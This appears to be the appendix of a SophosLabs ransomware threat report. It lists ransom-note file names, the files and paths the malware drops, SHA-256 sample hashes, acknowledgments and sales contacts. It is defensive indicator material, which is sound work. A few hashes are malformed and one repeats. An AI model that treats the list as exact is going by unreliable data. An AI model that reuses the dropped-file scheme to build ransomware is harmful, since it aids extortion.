!ReadMe_How_To_Decrypt_Files!.rtf
!ReadMe_To_Decrypt_Files!.rtf
#What_Wrong_With_Files#.rtf
#README_ANN#.rtf
#ReadMe_T0_Decrypt_Files.rtf
#CORE_README#.rtf
#ANN_README#.rtf
#KOK8_README#.rtf
#FOX_README#.rtf
#KOK08_README#.rtf
#_#FASTBOB_README#_#.rtf
#NEWRAR_README#.rtf
!README_FASTBOB!.rtf
#README_EMAN#.rtf
!README_THDA!.rtf
#_#RAD_README#_#.rtf
#README_EMAN50#.rtf
!!!README_GMPF!!!.rtf
#Decrypt_files_ReadMe#.rtf
!README_ATOM!.rtf
#NOBAD_README#.rtf
!README_KOK08!.rtf
!README_TRU8!.rtf
#README_FASTA#.rtf
!README_JNSS!.rtf
#_#README_FAST#_#.rtf
!README_FBK!.rtf

Dropped file naming conventions

XXXXXXXX.exe (1,614 KB) – A copy of the original sample (this is executed with "-n" parameter)
XXXXXXXX.cmd (1 KB) – Content of the TAKE resource
XXXXXXXX.cmd (222 KB) – Handle (Sysinternals), content of HX64 or HX86 resource
KEYIDS.KLST (1 KB) – Contains information about the machine, personal id, number of files and file sizes
C:\Users\{username}\AppData\Roaming\Decrypt_files_ReadMe#.rtf (20 KB) – Ransom note
C:\Users\{username}\AppData\Roaming\XXXXXXXXXXXXXXX.vbs (1 KB) – Content of the WVBS resource
C:\Users\{username}\AppData\Roaming\XXXXXXXXXXXXXXX.jpg (40 KB) – The wallpaper; content of the WALL resource
C:\Users\{username}\AppData\Roaming\XXXXXXXX.cmd (1 KB) – In order to use cipher.exe
(X: can be a-z, A-Z, 0-9)

Sample hashes (SHA-256)

13c0fd18c602dd6aa71d78072ad6617a1871cf24b366a12c8c3f2f278f301f5c
9d6baea99c2617547451452c2f1cee857ae7e7ca783a82150b90bbba518597073
6044a92189ff1d1f874f983e27ef656d78a0c0ae497bbcde4e5d823612fbc0b4
(decryption tool)
2a12eeb58ac0a2a3e9cd1dbbf1752086ee19387caaa0e1232eaa13cbfed2c80a
98024a9008c88899991f0a75ae5222a0aa607c070299304bdc3b340e4bb72b0e
864c5468754656efb5d5cf80b1330fc80457cf5bd56b95eca367822b86fbe7ec
e2172dff8cd76b892c26d10e236cc2f0fe438f935befd338ea1af5c8555e8462
a26087bb88d654cd702f945e43d7feebd98cfc50531d2cdc0afa2b0437d25eea
47e30119daaf163d28ee9fb3a7cdfd8f193d09e7a6ac559337e1f9d5da4b9b20
6d7c1e93dcf8094538ae84747075c9a7cca5c45f0433feb1ff0efac94a048297
e3d8de0b07f1587a079e60bf4d9607f57aadc6414d518d66c1699fcf305c82f9
0fdb07ce063f7daef196b38da25ef0da2c8219b631a745d5d258905fe33dec13
ed28cb4a0861297628275db21a791d972cffbd495e51d0f82289ecaebb6c0b42
996ea85f12a17e8267dcc32eae9ad20cff44115182e707153006162711fbe3c9
65855e39e325238153e5cf4aa393834c70bf6b819a7d3a0152d28a5970642db2
83c5e7c7dcae7b9561f703e0127c24387b9a6289649136916c64613cc6f52484
9984b03be3a35419e0b626df77963804ce14d7c9e38876d5630cf27700a8723e
f4285bf2810261fc400d124c64ba7f68ca5dac4ae217be155499decb113cb420
65e3cf1c6f8e2415404618f31d9769e4f4970943bfaf2146839e68a78f671f8b
57778777dd6d79eef55b16d01cb17a4ac903ffc2d67e740e3db29a7316f47e84
e9efca0f08ba2dbecfe4a024362a0f5542e410ea30cc9ab66fcd3368072c8fb1
ea946afa87dfbf7c3a8c0ab623733f3ca0f9aec52efdc3e0f065691c6b104e75
3659576a1a60322081d9286849abe56d0e7eb394816e5547da6c3ccaf87981ee
5b155f40a24d127dee2fbbbf468a4035d2c3a4233af5a8f27c184da8e391077b
8fce957e88d61a502691591362e10635186d24d942a624a08f76a0ecb2752c50
690c50ba25d962f9a984c5e62418677890612bb947259cf83e042e0c1770c103
e7bcf561e04178764289188bdf6e5d46a67b86fa6facbec42413478e0a2f1725
a23d3caed5e69dc9ef72e69885500fd1dd4f6b69af426d35efcf64cf94a4bb7a
c63b6ce9df080da582972192ece021786ebcc5f6537219bd75d2a4ba20459760

dc134589a2494283eb9e81f3ac6b8215bfdfe422a04e62480729b65cef3e4164
833ec79d84c8bf7501493f1bc40376203e01aee90c8e30748636f4cab36812aa
bdd9dbc6d72ecc5ea0a063a1fc99e414a4cff177ec8726da0011134d8589c7d2
1761d1969358c4a650aa6e20520854cc62cc5672470f0404c37b16c08bcfdaf5
0c8a167489a9e271a4af5529aeeb0ab28a28ac983a446b6cc185972052362d81
c9f7ba64ba9bdf2473c4c87fc62e25408d11556567944bf100f4ddb0b6c9bd29
6e9060d56e669658b059f25a05f37f4d266658fece36afdb564536607fd9570b
0b03bf1c7b596a862978999eebfa0703e6de48912c9a57e2fed3ae5cd747bea7
0b03bf1c7b596a862978999eebfa0703e6de48912c9a57e2fed3ae5cd747bea7
0676816e9e450dea861a65a0b29f44179e1999f09a24e488ec6756528a5e6b65
91d07adbf35edb6bb96e7b210f17b9b868ed858802727d6f69c1e5a2d37a9c53
941af29a59f8d5960af161b9116bbc7d574a9af6f69a47cf0d3daeb31cba6eb1
75b9aaeb94ca47c9f52a4bd68f0c05c50b939a25bd6501a7bf403fc956df4e5a
42f07bec4edcba04adac1d944f5ec131628565da831fccbfcd42292ea520a620
3e4aa4d4ad12c656f8093179b1fdd276bbda6e2538f176cc13b74cbdc528ef4a
193697be39290126d24363482627ff49ad7ff76ad12bbac43f53c0a3a614db5d
8343a00a027c09a2bf823a8cb6b71ef7fa4993d9d014ee2646fca912ad260988
075f86e2db93138f3f3291bc8f362e5f54dfdeeb98b63026697b266fbebddb00
31f4cb9126bbbc904c4f73e0fd3dc5d6b577aa46045b6f2dc4f036a8788236c2
10600cbe4b2eab29dc475708e5695ba2f28f8b30e1752d2530f3878bc73fb779
d0c7b512610a1a206dbf4b4d8c352a26a26978abe8b5d0d3255f0b02196482a1
a11be7c4f47ee1901679cf84d060155380f04e9a84548c776d91d6e4a1794e46
3c5742a1d0fa1464732611c4b187f25090ec2741521318ed51eaec64f2b2bcb7
6bec396b35f057948bc8b468621955a80b3b14130f3147b02435713ae8067656
242713ef2f372f0d39ca8f01bd09c9f99bcfe850e156621c023dd9e0bfb9bd95
04b5b58db1c91d6cc2db5cd9c38474df21b36f63792ce9e3db6b86af346a5bd3
e644b88e3ab8e153ad0fef9c511c1844f1652becd860ac90c3091e1b1113e4aa
5f8a62d4fb413d73c2de84ec8c2084e647c0ff16b80af89a2d88bace34fd1eee
4fda935614c7b8a59a3f49faf18c3f8b39139c7bc63cd1d63ef5aee727d80ade
837225ea60a613948fb55cae93d5df18a19f388fa7ce06af576ea3441d66e1eb
4cdff0b579f0101c6ee13c549c7665a3901c5af4c05e859e40236bcf43bb0ef4
d3c257a86c875c1435b6e7180ab55e74b005cf0528cd0ba09ce0f5f826ffb8e7
8294a4be10adfb8192eaaab48aa801a8050b5a500723f3493a44e72bf5a11d8e
11887b412b71c04c06385a007dc37bde559072e5556a9ae36692340a225454de
335160bee7e253c4ffa69e5164c4a36fe5fb4be2c246958dfcc509d8202db5cf
6ee87b3057e5d5db1cda606fa47faf7625161e1a9f9fb1c84db7cba46a2f7412
38d93c4bf757ba8c75acd0e2cef72cc396b45980918388d491d8a3ec52d7a0ce
1bc21ac96495a44fdaa6b09f20f44390b1b721b1316d175893f6ad7ef6b4e201
b8cb92b1377888883d30c15fa2a206d2bd70b7ee8d64a878df6581985658c408
bbdc15857b82443e79087a340d1c4df773ef03e469d1ab67735e78df481452b2
20fb8776259403c10b638d136e5e28f046557e53fccc2473419192661ada2bc4
c3dfad15c21027ab893879cfb6cf1f0c62ae57352bd3b03787dfa3d829486371
b469554f4d650f5096280cd2af6527b3b80b7002280df31f401297394d46ce66
a4d0a1092529ab0a548520bfc75016be7447c0b8ee583fe72c6229bf59caee40
568f1e45a342e58118351379685b5ebb1fa10e6e14fa25732c879c14f554c4de2

3c4c7aeaecdf3453654d2edd97a8bb366547faaf9b93d8af469d9008ec625e9a
746e3e6d323ad6221cf8c202e769b14cf8ab3569bc74f5be78f175e25f2d27ea
b89cd9666bc010165d0af908341f574bf78d0b99bdca071d86cc16a4280a5a87

Acknowledgments

The report authors would like to thank the following individuals or groups for their contribution to this report:

Gabor Szappanos and Balázs Vágó, SophosLabs

Virustotal.com

The steering and speaker committees of the BlackHoodie reverse engineering conference (www.blackhoodie.re)

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

Oxford, UK

2019-01-29 TR_NA (MP)